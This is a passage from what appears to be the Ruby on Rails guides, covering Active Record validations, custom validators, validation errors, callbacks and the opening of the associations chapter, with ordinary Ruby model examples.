  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }
end
```

The `inclusion` helper has an option `:in` that receives the set of values that will be accepted.
The `:in` option has an alias called `:within` that you can use for the same purpose, if you'd like to. The previous example uses the `:message` option to show how you can include the attribute's value.
The default error message for this helper is *"is not included in the list"*.

2.7 length

This helper validates the length of the attributes' values. It provides a variety of options, so you can specify length constraints in different ways:

```
class Person < ActiveRecord::Base
  validates :name, length: { minimum: 2 }
  validates :bio, length: { maximum: 500 }
  validates :password, length: { in: 6..20 }
  validates :registration_number, length: { is: 6 }
end
```

The possible length constraint options are:

- `:minimum` - The attribute cannot have less than the specified length.
- `:maximum` - The attribute cannot have more than the specified length.
- `:in` (or `:within`) - The attribute length must be included in a given interval. The value for this option must be a range.
- `:is` - The attribute length must be equal to the given value.

The default error messages depend on the type of length validation being performed. You can personalize these messages using the `:wrong_length`, `:too_long`, and `:too_short` options and `%{count}` as a placeholder for the number corresponding to the length constraint being used. You can still use the `:message` option to specify an error message.

```
class Person < ActiveRecord::Base
```

```
  validates :bio, length: { maximum: 1000,
    too_long: "%{count} characters is the maximum allowed" }
end
```

This helper counts characters by default, but you can split the value in a different way using the `:tokenizer` option:

```
class Essay < ActiveRecord::Base
  validates :content, length: {
    minimum: 300,
    maximum: 400,
    tokenizer: lambda { |str| str.split(/\s+/) },
    too_short: "must have at least %{count} words",
    too_long: "must have at most %{count} words"
  }
end
```

Note that the default error messages are plural (e.g., "is too short (minimum is %{count} characters)"). For this reason, when `:minimum` is 1 you should provide a personalized message or use `presence: true` instead. When `:in` or `:within` have a lower limit of 1, you should either provide a personalized message or call `presence` prior to `length`.

2.8 numericality

This helper validates that your attributes have only numeric values. By default, it will match an optional sign followed by an integral or floating point number. To specify that only integral numbers are allowed set `:only_integer` to true.

If you set `:only_integer` to `true`, then it will use the

```
/\A[+-]?\d+\z/
```

regular expression to validate the attribute's value. Otherwise, it will try to convert the value to a number using `Float`.

Note that the regular expression above allows a trailing newline character.

```
class Player < ActiveRecord::Base
  validates :points, numericality: true
  validates :games_played, numericality: { only_integer: true }
end
```

Besides `:only_integer`, this helper also accepts the following options to add constraints to acceptable values:

- `:greater_than` - Specifies the value must be greater than the supplied value. The default error message for this option is *"must be greater than %{count}"*.
- `:greater_than_or_equal_to` - Specifies the value must be greater than or equal to the supplied value. The default error message for this option is *"must be greater than or equal to %{count}"*.
- `:equal_to` - Specifies the value must be equal to the supplied value. The default error message for this option is *"must be equal to %{count}"*.
- `:less_than` - Specifies the value must be less than the supplied value. The default error message for this option is *"must be less than %{count}"*.
- `:less_than_or_equal_to` - Specifies the value must be less than or equal the supplied value. The default error message for this option is *"must be less than or equal to %{count}"*.
- `:odd` - Specifies the value must be an odd number if set to true. The default error message for this option is *"must be odd"*.
- `:even` - Specifies the value must be an even number if set to true. The default error message for this option is *"must be even"*.

By default, `numericality` doesn't allow `nil` values. You can use `allow_nil: true` option to permit it.

The default error message is *"is not a number"*.

2.9 presence

This helper validates that the specified attributes are not empty. It uses the `blank?` method to check if the value is either `nil` or a blank string, that is, a string that is either empty or consists of whitespace.

```
class Person < ActiveRecord::Base
  validates :name, :login, :email, presence: true
end
```

If you want to be sure that an association is present, you'll need to test whether the associated object itself is present, and not the foreign key used to map the association.

```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, presence: true
end
```

In order to validate associated records whose presence is required, you must specify the `:inverse_of` option for the association:

```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```

If you validate the presence of an object associated via a `has_one` or `has_many` relationship, it will check that the object is neither `blank?` nor `marked_for_destruction?`.

Since `false.blank?` is true, if you want to validate the presence of a boolean field you should use one of the following validations:

```
validates :boolean_field_name, presence: true
validates :boolean_field_name, inclusion: { in: [true, false] }
validates :boolean_field_name, exclusion: { in: [nil] }
```

By using one of these validations, you will ensure the value will NOT be `nil` which would result in a `NULL` value in most cases.

2.10 absence

This helper validates that the specified attributes are absent. It uses the `present?` method to check if the value is not either nil or a blank string, that is, a string that is either empty or consists of whitespace.

```
class Person < ActiveRecord::Base
  validates :name, :login, :email, absence: true
end
```

If you want to be sure that an association is absent, you'll need to test whether the associated object itself is absent, and not the foreign key used to map the association.

```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, absence: true
end
```

In order to validate associated records whose absence is required, you must specify the `:inverse_of` option for the association:

```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```

If you validate the absence of an object associated via a `has_one` or `has_many` relationship, it will check that the object is neither `present?` nor `marked_for_destruction?`.

Since `false.present?` is false, if you want to validate the absence of a boolean field you should use `validates :field_name, exclusion: { in: [true, false] }`.

The default error message is *"must be blank"*.

2.11 uniqueness

This helper validates that the attribute's value is unique right before the object gets saved. It does not create a uniqueness constraint in the database, so it may happen that two different database connections create two records with the same value for a column that you intend to be unique. To avoid that, you must create a unique index on that column in your database.

```
class Account < ActiveRecord::Base
  validates :email, uniqueness: true
end
```

The validation happens by performing an SQL query into the model's table, searching for an existing record with the same value in that attribute.

There is a `:scope` option that you can use to specify other attributes that are used to limit the uniqueness check:

```
class Holiday < ActiveRecord::Base
  validates :name, uniqueness: { scope: :year,
    message: "should happen once per year" }
end
```

Should you wish to create a database constraint to prevent possible violations of a uniqueness validation using the `:scope` option, you must create a unique index on both columns in your database. See the MySQL manual for more details about multiple column indexes or the PostgreSQL manual for examples of unique constraints that refer to a group of columns.

There is also a `:case_sensitive` option that you can use to define whether the uniqueness constraint will be case sensitive or not. This option defaults to true.

```
class Person < ActiveRecord::Base
  validates :name, uniqueness: { case_sensitive: false }
end
```

Note that some databases are configured to perform case-insensitive searches anyway.

The default error message is *"has already been taken"*.

2.12 validates_with

This helper passes the record to a separate class for validation.

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if record.first_name == "Evil"
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator
end
```

Errors added to `record.errors[:base]` relate to the state of the record as a whole, and not to a specific attribute.

The `validates_with` helper takes a class, or a list of classes to use for validation. There is no default error message for `validates_with`. You must manually add errors to the record's errors collection in the validator class.

To implement the validate method, you must have a `record` parameter defined, which is the record to be validated.

Like all other validations, `validates_with` takes the `:if`, `:unless` and `:on` options. If you pass any other options, it will send those options to the validator class as `options`:

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if options[:fields].any?{|field| record.send(field) == "Evil" }
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator, fields: [:first_name, :last_name]
end
```

Note that the validator will be initialized *only once* for the whole application life cycle, and not on each validation run, so be careful about using instance variables inside it.

If your validator is complex enough that you want instance variables, you can easily use a plain old Ruby object instead:

```
class Person < ActiveRecord::Base
  validate do |person|
    GoodnessValidator.new(person).validate
  end
end

class GoodnessValidator
  def initialize(person)
    @person = person
  end

  def validate
    if some_complex_condition_involving_ivars_and_private_methods?
      @person.errors[:base] << "This person is evil"
    end
  end

  # ...
end
```

2.13 `validates_each`

This helper validates attributes against a block. It doesn't have a predefined validation function. You should create one using a block, and every attribute passed to `validates_each` will be tested against it. In the following example, we don't want names and surnames to begin with lower case.

```
class Person < ActiveRecord::Base
  validates_each :name, :surname do |record, attr, value|
    record.errors.add(attr, 'must start with upper case') if value =~
/\A[[:lower:]]/
  end
end
```

The block receives the record, the attribute's name and the attribute's value. You can do anything you like to check for valid data within the block. If your validation fails, you should add an error message to the model, therefore making it invalid.

3 Common Validation Options

These are common validation options:

3.1 `:allow_nil`

The `:allow_nil` option skips the validation when the value being validated is `nil`.

```
class Coffee < ActiveRecord::Base
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }, allow_nil: true
end
```

3.2 `:allow_blank`

The `:allow_blank` option is similar to the `:allow_nil` option. This option will let validation pass if the attribute's value is `blank?`, like `nil` or an empty string for example.

```
class Topic < ActiveRecord::Base
  validates :title, length: { is: 5 }, allow_blank: true
end

Topic.create(title: "").valid?  # => true
Topic.create(title: nil).valid? # => true
```

3.3 `:message`

As you've already seen, the `:message` option lets you specify the message that will be added to the `errors` collection when validation fails. When this option is not used, Active Record will use the respective default error message for each validation helper.

3.4 `:on`

The `:on` option lets you specify when the validation should happen. The default behavior for all the built-in validation helpers is to be run on save (both when you're creating a new record and when you're updating it). If you want to change it, you can use `on: :create` to run the validation only when a new record is created or `on: :update` to run the validation only when a record is updated.

```
class Person < ActiveRecord::Base
  # it will be possible to update email with a duplicated value
  validates :email, uniqueness: true, on: :create

  # it will be possible to create the record with a non-numerical age
  validates :age, numericality: true, on: :update

  # the default (validates on both create and update)
  validates :name, presence: true
end
```

4 Strict Validations

You can also specify validations to be strict and raise `ActiveModel::StrictValidationFailed`when the object is invalid.

```
class Person < ActiveRecord::Base
  validates :name, presence: { strict: true }
end

Person.new.valid?  # => ActiveModel::StrictValidationFailed: Name
can't be blank
```

There is also an ability to pass custom exception to `:strict` option.

```
class Person < ActiveRecord::Base
  validates :token, presence: true, uniqueness: true, strict:
TokenGenerationException
end

Person.new.valid?  # => TokenGenerationException: Token can't be blank
```

5 Conditional Validation

Sometimes it will make sense to validate an object only when a given predicate is satisfied. You can do that by using the `:if` and `:unless` options, which can take a symbol, a string, a `Proc` or an `Array`. You may use the `:if` option when you want to specify when the validation **should** happen. If you want to specify when the validation **should not** happen, then you may use the `:unless` option.

5.1 Using a Symbol with `:if` and `:unless`

You can associate the `:if` and `:unless` options with a symbol corresponding to the name of a method that will get called right before validation happens. This is the most commonly used option.

```
class Order < ActiveRecord::Base
  validates :card_number, presence: true, if: :paid_with_card?

  def paid_with_card?
    payment_type == "card"
  end
end
```

5.2 Using a String with `:if` and `:unless`

You can also use a string that will be evaluated using `eval` and needs to contain valid Ruby code. You should use this option only when the string represents a really short condition.

```
class Person < ActiveRecord::Base
  validates :surname, presence: true, if: "name.nil?"
end
```

5.3 Using a Proc with `:if` and `:unless`

Finally, it's possible to associate `:if` and `:unless` with a `Proc` object which will be called. Using a `Proc` object gives you the ability to write an inline condition instead of a separate method. This option is best suited for one-liners.

```
class Account < ActiveRecord::Base
  validates :password, confirmation: true,
    unless: Proc.new { |a| a.password.blank? }
end
```

5.4 Grouping Conditional validations

Sometimes it is useful to have multiple validations use one condition, it can be easily achieved using `with_options`.

```
class User < ActiveRecord::Base
  with_options if: :is_admin? do |admin|
    admin.validates :password, length: { minimum: 10 }
    admin.validates :email, presence: true
  end
end
```

All validations inside of `with_options` block will have automatically passed the condition `if: :is_admin?`

5.5 Combining Validation Conditions

On the other hand, when multiple conditions define whether or not a validation should happen, an `Array` can be used. Moreover, you can apply both `:if` and `:unless` to the same validation.

```
class Computer < ActiveRecord::Base
  validates :mouse, presence: true,
                    if: ["market.retail?", :desktop?],
                    unless: Proc.new { |c| c.trackpad.present? }
end
```

The validation only runs when all the `:if` conditions and none of the `:unless` conditions are evaluated to `true`.

6 Performing Custom Validations

When the built-in validation helpers are not enough for your needs, you can write your own validators or validation methods as you prefer.

6.1 Custom Validators

Custom validators are classes that inherit from `ActiveModel::Validator`. These classes must implement the `validate` method which takes a record as an argument and performs the validation on it. The custom validator is called using the `validates_with` method.

```
class MyValidator < ActiveModel::Validator
  def validate(record)
    unless record.name.starts_with? 'X'
      record.errors[:name] << 'Need a name starting with X please!'
    end
  end
end

class Person
  include ActiveModel::Validations
  validates_with MyValidator
end
```

The easiest way to add custom validators for validating individual attributes is with the convenient `ActiveModel::EachValidator`. In this case, the custom validator class must implement a `validate_each` method which takes three arguments: record, attribute, and value. These correspond to the instance, the attribute to be validated, and the value of the attribute in the passed instance.

```
class EmailValidator < ActiveModel::EachValidator
  def validate_each(record, attribute, value)
    unless value =~ /\A([^@\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})\z/i
      record.errors[attribute] << (options[:message] || "is not an
email")
    end
  end
end

class Person < ActiveRecord::Base
  validates :email, presence: true, email: true
end
```

As shown in the example, you can also combine standard validations with your own custom validators.

6.2 Custom Methods

You can also create methods that verify the state of your models and add messages to the `errors`collection when they are invalid. You must then register these methods by using the `validate` class method, passing in the symbols for the validation methods' names.
You can pass more than one symbol for each class method and the respective validations will be run in the same order as they were registered.

```
class Invoice < ActiveRecord::Base
  validate :expiration_date_cannot_be_in_the_past,
    :discount_cannot_be_greater_than_total_value
  def expiration_date_cannot_be_in_the_past
    if expiration_date.present? && expiration_date < Date.today
      errors.add(:expiration_date, "can't be in the past")
    end
  end

  def discount_cannot_be_greater_than_total_value
    if discount > total_value
      errors.add(:discount, "can't be greater than total value")
    end
  end
end
```

By default such validations will run every time you call `valid?`. It is also possible to control when to run these custom validations by giving an `:on` option to the `validate` method, with either: `:create` or`:update`.

```
class Invoice < ActiveRecord::Base
  validate :active_customer, on: :create

  def active_customer
    errors.add(:customer_id, "is not active") unless customer.active?
  end
end
```

7 Working with Validation Errors

In addition to the `valid?` and `invalid?` methods covered earlier, Rails provides a number of methods for working with the `errors` collection and inquiring about the validity of objects.
The following is a list of the most commonly used methods. Please refer to the `ActiveModel::Errors` documentation for a list of all the available methods.

7.1 `errors`

Returns an instance of the class `ActiveModel::Errors` containing all errors. Each key is the attribute name and the value is an array of strings with all errors.

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.messages
 # => {:name=>["can't be blank", "is too short (minimum is 3
characters)"]}

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors.messages # => {}
```

7.2 `errors[]`

`errors[]` is used when you want to check the error messages for a specific attribute. It returns an array of strings with all error messages for the given attribute, each string with one error message. If there are no errors related to the attribute, it returns an empty array.

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors[:name] # => []
```

```
person = Person.new(name: "JD")
person.valid? # => false
person.errors[:name] # => ["is too short (minimum is 3 characters)"]

person = Person.new
person.valid? # => false
person.errors[:name]
 # => ["can't be blank", "is too short (minimum is 3 characters)"]
```

7.3 `errors.add`

The `add` method lets you manually add messages that are related to particular attributes. You can use the `errors.full_messages` or `errors.to_a` methods to view the messages in the form they might be displayed to a user. Those particular messages get the attribute name prepended (and capitalized). `add` receives the name of the attribute you want to add the message to, and the message itself.

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@#%*()_-+=")
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
 # => ["cannot contain the characters !@#%*()_-+="]

person.errors.full_messages
 # => ["Name cannot contain the characters !@#%*()_-+="]
```

Another way to do this is using `[]=` setter

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@#%*()_-+=")
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
 # => ["cannot contain the characters !@#%*()_-+="]

person.errors.to_a
 # => ["Name cannot contain the characters !@#%*()_-+="]
```

7.4 `errors.details`

You can specify a validator type to the returned error details hash using the `errors.add` method.

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, :invalid_characters)
  end
end

person = Person.create(name: "!@#")

person.errors.details[:name]
# => [{error: :invalid_characters}]
```

To improve the error details to contain the unallowed characters set for instance, you can pass additional keys to `errors.add`.

```
class Person < ActiveRecord::Base
```

```
  def a_method_used_for_validation_purposes
    errors.add(:name, :invalid_characters, not_allowed: "!@#%*()_-+=")
  end
end

person = Person.create(name: "!@#")

person.errors.details[:name]
# => [{error: :invalid_characters, not_allowed: "!@#%*()_-+="}]
```

All built in Rails validators populate the details hash with the corresponding validator type.

7.5 `errors[:base]`

You can add error messages that are related to the object's state as a whole, instead of being related to a specific attribute. You can use this method when you want to say that the object is invalid, no matter the values of its attributes. Since `errors[:base]` is an array, you can simply add a string to it and it will be used as an error message.

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:base] << "This person is invalid because ..."
  end
end
```

7.6 `errors.clear`

The `clear` method is used when you intentionally want to clear all the messages in the `errors`collection. Of course, calling `errors.clear` upon an invalid object won't actually make it valid: the `errors` collection will now be empty, but the next time you call `valid?` or any method that tries to save this object to the database, the validations will run again. If any of the validations fail, the `errors`collection will be filled again.

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors[:name]
 # => ["can't be blank", "is too short (minimum is 3 characters)"]

person.errors.clear
person.errors.empty? # => true

p.save # => false

p.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

7.7 `errors.size`

The `size` method returns the total number of error messages for the object.

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.size # => 2

person = Person.new(name: "Andrea", email: "andrea@example.com")
person.valid? # => true
person.errors.size # => 0
```

8 Displaying Validation Errors in Views

Once you've created a model and added validations, if that model is created via a web form, you probably want to display an error message when one of the validations fail.

Because every application handles this kind of thing differently, Rails does not include any view helpers to help you generate these messages directly. However, due to the rich number of methods Rails gives you to interact with validations in general, it's fairly easy to build your own. In addition, when generating a scaffold, Rails will put some ERB into the `_form.html.erb` that it generates that displays the full list of errors on that model.

Assuming we have a model that's been saved in an instance variable named `@article`, it looks like this:

```
<% if @article.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@article.errors.count, "error") %> prohibited
this article from being saved:</h2>

    <ul>
    <% @article.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
    </ul>
  </div>
<% end %>
```

Furthermore, if you use the Rails form helpers to generate your forms, when a validation error occurs on a field, it will generate an extra `<div>` around the entry.

```
<div class="field_with_errors">
 <input id="article_title" name="article[title]" size="30" type="text"
value="">
</div>
```

You can then style this div however you'd like. The default scaffold that Rails generates, for example, adds this CSS rule:

```
.field_with_errors {
  padding: 2px;
  background-color: red;
  display: table;
}
```

This means that any field with an error ends up with a 2 pixel red border.

Active Record Callbacks

This guide teaches you how to hook into the life cycle of your Active Record objects.

1 The Object Life Cycle

During the normal operation of a Rails application, objects may be created, updated, and destroyed. Active Record provides hooks into this *object life cycle* so that you can control your application and its data.

Callbacks allow you to trigger logic before or after an alteration of an object's state.

2 Callbacks Overview

Callbacks are methods that get called at certain moments of an object's life cycle. With callbacks it is possible to write code that will run whenever an Active Record object is created, saved, updated, deleted, validated, or loaded from the database.

2.1 Callback Registration

In order to use the available callbacks, you need to register them. You can implement the callbacks as ordinary methods and use a macro-style class method to register them as callbacks:

```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_validation :ensure_login_has_a_value

  protected
    def ensure_login_has_a_value
      if login.nil?
        self.login = email unless email.blank?
      end
    end
end
```

The macro-style class methods can also receive a block. Consider using this style if the code inside your block is so short that it fits in a single line:

```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_create do
    self.name = login.capitalize if name.blank?
  end
end
```

Callbacks can also be registered to only fire on certain life cycle events:

```
class User < ActiveRecord::Base
  before_validation :normalize_name, on: :create

  # :on takes an array as well
  after_validation :set_location, on: [ :create, :update ]

  protected
```

```
    def normalize_name
      self.name = self.name.downcase.titleize
    end

    def set_location
      self.location = LocationService.query(self)
    end
end
```
It is considered good practice to declare callback methods as protected or private. If left public, they can be called from outside of the model and violate the principle of object encapsulation.

3 Available Callbacks

Here is a list with all the available Active Record callbacks, listed in the same order in which they will get called during the respective operations:

3.1 Creating an Object

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_create`
- `around_create`
- `after_create`
- `after_save`
- `after_commit/after_rollback`

3.2 Updating an Object

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_update`
- `around_update`
- `after_update`
- `after_save`
- `after_commit/after_rollback`

3.3 Destroying an Object

- `before_destroy`
- `around_destroy`
- `after_destroy`
- `after_commit/after_rollback`

`after_save` runs both on create and update, but always *after* the more specific callbacks `after_create` and `after_update`, no matter the order in which the macro calls were executed.

3.4 after_initialize and after_find

The `after_initialize` callback will be called whenever an Active Record object is instantiated, either by directly using `new` or when a record is loaded from the database. It can be useful to avoid the need to directly override your Active Record `initialize` method.

The `after_find` callback will be called whenever Active Record loads a record from the database. `after_find` is called before `after_initialize` if both are defined.

The `after_initialize` and `after_find` callbacks have no `before_*` counterparts, but they can be registered just like the other Active Record callbacks.

```
class User < ActiveRecord::Base
  after_initialize do |user|
    puts "You have initialized an object!"
  end

  after_find do |user|
    puts "You have found an object!"
  end
end

>> User.new
You have initialized an object!
=> #<User id: nil>

>> User.first
You have found an object!
You have initialized an object!
=> #<User id: 1>
```

3.5 after_touch

The `after_touch` callback will be called whenever an Active Record object is touched.

```
class User < ActiveRecord::Base
  after_touch do |user|
    puts "You have touched an object"
  end
end

>> u = User.create(name: 'Kuldeep')
=> #<User id: 1, name: "Kuldeep", created_at: "2013-11-25 12:17:49",
updated_at: "2013-11-25 12:17:49">

>> u.touch
You have touched an object
=> true
```

It can be used along with `belongs_to`:

```
class Employee < ActiveRecord::Base
  belongs_to :company, touch: true
  after_touch do
    puts 'An Employee was touched'
  end
end

class Company < ActiveRecord::Base
  has_many :employees
  after_touch :log_when_employees_or_company_touched

  private
  def log_when_employees_or_company_touched
    puts 'Employee/Company was touched'
  end
end
```

```
>> @employee = Employee.last
=> #<Employee id: 1, company_id: 1, created_at: "2013-11-25 17:04:22",
updated_at: "2013-11-25 17:05:05">

# triggers @employee.company.touch
>> @employee.touch
Employee/Company was touched
An Employee was touched
=> true
```

4 Running Callbacks

The following methods trigger callbacks:

- `create`
- `create!`
- `decrement!`
- `destroy`
- `destroy!`
- `destroy_all`
- `increment!`
- `save`
- `save!`
- `save(validate: false)`
- `toggle!`
- `update_attribute`
- `update`
- `update!`
- `valid?`

Additionally, the `after_find` callback is triggered by the following finder methods:

- `all`
- `first`
- `find`
- `find_by`
- `find_by_*`
- `find_by_*!`
- `find_by_sql`
- `last`

The `after_initialize` callback is triggered every time a new object of the class is initialized.

The `find_by_*` and `find_by_*!` methods are dynamic finders generated automatically for every attribute. Learn more about them at the Dynamic finders section

5 Skipping Callbacks

Just as with validations, it is also possible to skip callbacks by using the following methods:

- `decrement`
- `decrement_counter`
- `delete`
- `delete_all`
- `increment`

- `increment_counter`
- `toggle`
- `touch`
- `update_column`
- `update_columns`
- `update_all`
- `update_counters`

These methods should be used with caution, however, because important business rules and application logic may be kept in callbacks. Bypassing them without understanding the potential implications may lead to invalid data.

6 Halting Execution

As you start registering new callbacks for your models, they will be queued for execution. This queue will include all your model's validations, the registered callbacks, and the database operation to be executed.

The whole callback chain is wrapped in a transaction. If any *before* callback method returns exactly `false` or raises an exception, the execution chain gets halted and a ROLLBACK is issued; *after*callbacks can only accomplish that by raising an exception.
Any exception that is not `ActiveRecord::Rollback` will be re-raised by Rails after the callback chain is halted. Raising an exception other than `ActiveRecord::Rollback` may break code that does not expect methods like `save` and `update_attributes` (which normally try to return `true` or `false`) to raise an exception.

7 Relational Callbacks

Callbacks work through model relationships, and can even be defined by them. Suppose an example where a user has many articles. A user's articles should be destroyed if the user is destroyed. Let's add an `after_destroy` callback to the `User` model by way of its relationship to the `Article` model:

```
class User < ActiveRecord::Base
  has_many :articles, dependent: :destroy
end

class Article < ActiveRecord::Base
  after_destroy :log_destroy_action

  def log_destroy_action
    puts 'Article destroyed'
  end
end

>> user = User.first
=> #<User id: 1>
>> user.articles.create!
=> #<Article id: 1, user_id: 1>
>> user.destroy
Article destroyed
=> #<User id: 1>
```

8 Conditional Callbacks

As with validations, we can also make the calling of a callback method conditional on the satisfaction of a given predicate. We can do this using the `:if` and `:unless` options, which can take a symbol, a string, a `Proc` or an `Array`. You may use the `:if` option when you want to specify under which conditions the callback **should** be called. If you want to specify the conditions under which the callback **should not** be called, then you may use the `:unless` option.

8.1 Using `:if` and `:unless` with a `Symbol`

You can associate the `:if` and `:unless` options with a symbol corresponding to the name of a predicate method that will get called right before the callback. When using the `:if` option, the callback won't be executed if the predicate method returns false; when using the `:unless` option, the callback won't be executed if the predicate method returns true. This is the most common option. Using this form of registration it is also possible to register several different predicates that should be called to check if the callback should be executed.

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, if: :paid_with_card?
end
```

8.2 Using `:if` and `:unless` with a String

You can also use a string that will be evaluated using `eval` and hence needs to contain valid Ruby code. You should use this option only when the string represents a really short condition:

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, if: "paid_with_card?"
end
```

8.3 Using `:if` and `:unless` with a `Proc`

Finally, it is possible to associate `:if` and `:unless` with a `Proc` object. This option is best suited when writing short validation methods, usually one-liners:

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number,
    if: Proc.new { |order| order.paid_with_card? }
end
```

8.4 Multiple Conditions for Callbacks

When writing conditional callbacks, it is possible to mix both `:if` and `:unless` in the same callback declaration:

```
class Comment < ActiveRecord::Base
  after_create :send_email_to_author, if: :author_wants_emails?,
    unless: Proc.new { |comment| comment.article.ignore_comments? }
end
```

9 Callback Classes

Sometimes the callback methods that you'll write will be useful enough to be reused by other models. Active Record makes it possible to create classes that encapsulate the callback methods, so it becomes very easy to reuse them.

Here's an example where we create a class with an `after_destroy` callback for a `PictureFile`model:

```
class PictureFileCallbacks
  def after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

When declared inside a class, as above, the callback methods will receive the model object as a parameter. We can now use the callback class in the model:

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks.new
end
```

Note that we needed to instantiate a new `PictureFileCallbacks` object, since we declared our callback as an instance method. This is particularly useful if the callbacks make use of the state of the instantiated object. Often, however, it will make more sense to declare the callbacks as class methods:

```
class PictureFileCallbacks
  def self.after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

If the callback method is declared this way, it won't be necessary to instantiate a `PictureFileCallbacks` object.

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks
end
```

You can declare as many callbacks as you want inside your callback classes.

10 Transaction Callbacks

There are two additional callbacks that are triggered by the completion of a database transaction: `after_commit` and `after_rollback`. These callbacks are very similar to the `after_save` callback except that they don't execute until after database changes have either been committed or rolled back. They are most useful when your active record models need to interact with external systems which are not part of the database transaction.
Consider, for example, the previous example where the `PictureFile` model needs to delete a file after the corresponding record is destroyed. If anything raises an exception after the `after_destroy`callback is called and the transaction rolls back, the file will have been deleted and the model will be left in an inconsistent state. For example, suppose that `picture_file_2` in the code below is not valid and the `save!` method raises an error.

```
PictureFile.transaction do
  picture_file_1.destroy
  picture_file_2.save!
end
```

By using the `after_commit` callback we can account for this case.

```
class PictureFile < ActiveRecord::Base
  after_commit :delete_picture_file_from_disk, on: [:destroy]

  def delete_picture_file_from_disk
    if File.exist?(filepath)
      File.delete(filepath)
    end
  end
end
```

the `:on` option specifies when a callback will be fired. If you don't supply the `:on` option the callback will fire for every action.

The `after_commit` and `after_rollback` callbacks are guaranteed to be called for all models created, updated, or destroyed within a transaction block. If any exceptions are raised within one of these callbacks, they will be ignored so that they don't interfere with the other callbacks. As such, if your callback code could raise an exception, you'll need to rescue it and handle it appropriately within the callback.

Active Record Associations

This guide covers the association features of Active Record.

1 Why Associations?

Why do we need associations between models? Because they make common operations simpler and easier in your code. For example, consider a simple Rails application that includes a model for customers and a model for orders. Each customer can have many orders. Without associations, the model declarations would look like this:

```
class Customer < ActiveRecord::Base
end

class Order < ActiveRecord::Base
end
```

Now, suppose we wanted to add a new order for an existing customer. We'd need to do something like this:

```
@order = Order.create(order_date: Time.now, customer_id: @customer.id)
```

Or consider deleting a customer, and ensuring that all of its orders get deleted as well:

```
@orders = Order.where(customer_id: @customer.id)
@orders.each do |order|
  order.destroy
end
@customer.destroy
```

With Active Record associations, we can streamline these - and other - operations by declaratively telling Rails that there is a connection between the two models. Here's the revised code for setting up customers and orders:

```
class Customer < ActiveRecord::Base
  has_many :orders, dependent: :destroy
end

class Order < ActiveRecord::Base
  belongs_to :customer
end
```

With this change, creating a new order for a particular customer is easier:

```
@order = @customer.orders.create(order_date: Time.now)
```

Deleting a customer and all of its orders is *much* easier:

```
@customer.destroy
```

To learn more about the different types of associations, read the next section of this guide. That's followed by some tips and tricks for working with associations, and then by a complete reference to the methods and options for associations in Rails.

2 The Types of Associations

In Rails, an *association* is a connection between two Active Record models. Associations are implemented using macro-style calls, so that you can declaratively add features to your models. For example, by declaring that one model `belongs_to` another, you instruct Rails to maintain Primary Key-Foreign Key information between instances of the two models, and you also get a number of utility methods added to your model. Rails supports six types of associations:


- `belongs_to`
- `has_one`
- `has_many`
- `has_many :through`
- `has_one :through`
- `has_and_belongs_to_many`

In the remainder of this guide, you'll learn how to declare and use the various forms of associations. But first, a quick introduction to the situations where each association type is appropriate.

2.1 The `belongs_to` Association

